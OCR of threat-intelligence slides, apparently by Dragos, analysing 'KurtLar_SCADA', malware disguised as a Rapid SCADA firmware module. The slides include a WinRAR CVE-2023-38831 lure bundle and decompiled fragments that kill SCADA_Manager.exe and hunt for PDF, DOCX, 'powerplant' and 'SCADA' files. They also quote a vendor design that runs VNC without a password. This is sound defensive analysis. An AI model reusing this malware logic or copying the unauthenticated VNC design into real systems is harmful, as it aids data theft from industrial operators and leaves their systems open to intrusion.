
DRAGOS


"kurtlar0101"
All
Images
Shopping
Videos
News
Short videos
Forums
Did you mean: "kurtlar 0101"
Telemetr.io
https://telemetr.io › ... › Technologies & Applications
Cyber Lab (KurtLar) - Telegram channel @kurtlar0101
Telegram channel Cyber Lab (KurtLar) @kurtlar0101 on Telemetrio.


KurtLarCyberLab
4,764 subscribers

DRAGOS


12/10/2020 4:56:53 PM
12/14/2020 4:03:14 PM
Gas or Fire stopped reporting to ModBus
061.7
TANK PRESS (PSI)
027.4
LIQUID LEVEL (inH2O) DPT 01
027.3
LIQUID LEVEL (inH2O) DPT 02
015.1
DISCHARGE (PSI)
637.5
RIG POWER (V)
-22.2
VAPORIZER INLET PRESSURE (PSI)
058.0
AMBIENT TEMP (°F)
000.0
FLOW RATE (LNG GAL / Hr)
000000
FLO TOTAL (LNG GAL)
RESET
065.4
DISCHARGE TEMP (°F)
048.0
VAP INLET TEMP (°F)
046.0
CPUMP TEMP (°F)
003.0
CPUMP (PSI)
ESTOP
SYSTEM STATUS
POWER
HTR PWR
FB-1
CLOSED
FB-2
OPEN
FB-3
CLOSED
AV-1
100
AV-3
CLOSED
PUMP
SYSTEM CHECK
Shutdown
CLEAR
VALVES
OK
POWER
OK
INSTR.
DEVICES
OK
BATTERY
OK
PROCESS
SAFETY
HEATERS
MAINT
ALARMS
EMAIL
SETTING
ZONE 3
ZONE 2
ZONE 1
REAR
FRONT
DANGER
Zone Sensor Error
MD = METHANE DETECTOR
FD = FLAME DETECTOR
FAULT CODE
ZONE:
None
SENSOR:
None
SENSOR TYPE:
None
%LEL.
START PROCESS
END PROCESS
TOP FILL
BOTTOM FILL
PUMP ON LOAD
PUMP RECIRC


Diverse
Turer
Info
3D
Her
Slepestrek
Bunn
Snitt
Auto
Relieff
Bokser
Print
5:18:33
Fullskjerm
Auto
Hold
Se objekt
Hent kamera
Vis
1X
16°
0.0 knop
68°04.175 N
13°32.913 Ø
625 meter, 116°
68°04.322 N
13°32.098 Ø
0.07 meter, 270°
Autonav
Styr 188°
Styrbord 172°
3.2 meter for mye til høyre
3.0 meter
AIS
Kamera 20 meter over vann
18 timer
357° 1.9 m/s
26° 1.3 m/s
Vind 357° 1.9 m/s Nordøstlig flau vind
Relieff

DRAGOS


KurtLar_SCADA

Verdict: Malware, but not ICS-specific

ICS-Capable ✗

Malicious Intent ✓

Adverse Effects ✓



[429] Master Lock #3 Opened with a Hammer

LockPickingLawyer
4.6M subscribers

Subscribe

6.2K

DRAGOS


Security

One may be concerned about rogue actors connecting through VNC to spy on secret data or remotely operate the system.


VNC can have several layers of security: the VNC client must give a password before connecting; blacklists may exempt certain machines from connecting; nonstandard port numbers may be used etc.

We have currently chosen not to implement these means, in order to avoid too much complexity. We think the fact that the skipper will only activate VNC when he want to, and that his address is neither static nor easily found, gives a reasonable degree of security. This policy may be changed if so demanded.

Rapid SCADA Masquerade



“Rapid SCADA is an open source industrial automation platform. The out of the box software provides tools for rapid creation of monitoring and control systems. ”



Rapid SCADA Module License

1. This module is the proprietary software. All the exclusive rights to this module belong to Rapid Software LLC.
2. The license applies to a module used by a single Rapid SCADA instance on a particular server.
3. Number of client connections to the server is not limited.
4. If hardware or network configuration of the server is changed, the license is lost or requires transfer.
5. DISCLAIMER

   THIS SOFTWARE IS PROVIDED "AS IS" AND ANY EXPRESSED OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Note:

The term “module” includes Server modules, Communicator drivers and Webstation plugins.

DRAGOS


CVE-2023-38831



Bundled Files (4)

Scanned	Detections	File type	Name
2024-07-23	9 / 65	PDF	module_license_en.pdf
2024-07-23	3 / 64	DOS batch file	ReadMe.txt /ReadMe.txt .bat
2023-08-29	0 / 59	PNG	ReadMe.txt
2024-07-22	0 / 61	RAR	SCADA.rar

DRAGOS



.ZIP
Readme.txt
PNG
BAT
EXE
Firmware.exe


```
if ( PathFileExistsA("C:\\Program Files\\SCADA\\Management\\Config") )
{
  MessageBoxA(0, "SCADA Firmware needs to be updated. Please wait!", "Update Needed.", 0x1000u);
  _ExecuteCMD_wrapper("taskkill /F /IM SCADA_Manager.exe");
  v13 = getenv("TEMP");
  Src[0] = 0;
  v62 = 0;
  v63 = 15;
  sub_4061C0((size_t *)Src, v13, strlen(v13));
  v64 = 0;
  v14 = v62;
  if ( v63 == v62 )
  {
```

```
97   result = (FILE *)FindFirstFileA(v4, &FindFileData);
98   v6 = result;
99   v40 = result;
100  if ( !result )
101    goto LABEL_57;
102  while ( 1 )
103  {
104    Buf[0] = 0;
105    Buf[4] = 0;
106    v47 = 15;
107    sub_4061C0(Buf, FindFileData.cFileName, strlen(FindFileData.cFileName));
108    LOBYTE(v55) = 2;
109    if ( sub_405530((char *)Buf, ".pdf", v7) != -1
110      || sub_405530((char *)Buf, ".docx", v8) != -1
111      || sub_405530((char *)Buf, "powerplant", v9) != -1
112      || sub_405530((char *)Buf, "SCADA", v10) != -1
